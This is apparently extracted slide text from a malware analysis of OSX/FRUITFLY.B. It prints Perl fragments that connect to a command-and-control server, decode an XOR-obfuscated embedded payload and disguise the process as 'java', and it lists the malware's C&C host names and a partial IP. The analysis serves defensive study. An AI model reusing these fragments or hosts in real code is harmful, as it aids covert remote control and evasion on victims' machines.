s	single step (into subroutines)
p <variable>	display value of a variable
l <line #>	display code at line number
b <line #>	set a breakpoint on line #
B <line #>	remove the breakpoint on line #
T	display 'stack'/caller backtrace

perl debugger commands

```
$g = shift @r; push @r, $g;

#connect to C&C server
# $g: reversed C&C address / $h: C&C port
$l = new IO::Socket::INET(
    PeerAddr => scalar( reverse $g ),
    PeerPort => $h,
    Proto    => 'tcp',
    Timeout  => 10);
```

connecting to C&C (\$g/\$h)




67.188.2xx.xx  
eidk.hopto.org  
eidk.duckdns.org { port: 22

primary C&C servers

# OSX/FRUITFLY.B

...cmdline options, process hiding, & decoding data

```
#save port, or addr:port
if ( @ARGV == 1 ) {
    if ( $ARGV[0] =~ /^\\d+$/ ) { $h = $ARGV[0] }
    elsif ( $ARGV[0] =~ /^([^:]+):(\\d+)$/ ) {
        ( $h, @r ) = ( $2, scalar reverse $1 );
    }
}
```



```
$ fpsaud <port>
$ fpsaud <addr:port>
```



```
#decode embedded binary data
my $u = join '', <DATA>;
my $W = pack 'H*', 'b02607441aa086';
$W x= 1 + length($u) / length($W);
$u ^= substr $W, 0, length $u;
$u =~ s/\\0(.)/v0 x(1+ord$1)/seg;
```

DATA  
<Î∫†á±%EöçÜ≤"F·°Ü£B†Ñ~&E«~c]HÔÜ†÷g†Ñ(&EÜ√Ër  
HÍ†ÇÄ& t•Ä∞\$D°ÜðyX0ÿÜ∞/XNÂfi%&π†Ü@&G=†ÉM.J†Ü0&...

decoding binary data


```
# 'change' process name
$0 = 'java';
```

process 'hiding'



'perl'

'java'



...terminal is fooled


```
#before
$ ps aux 2321
USER    PID  COMMAND
user 2321  perl /Users/user/fpsaud

#after
$ ps aux 2321
USER    PID  COMMAND
user 2321  java
```

..and 'ps' too

# OSX/FRUITFLY.B


## protocol / control flow





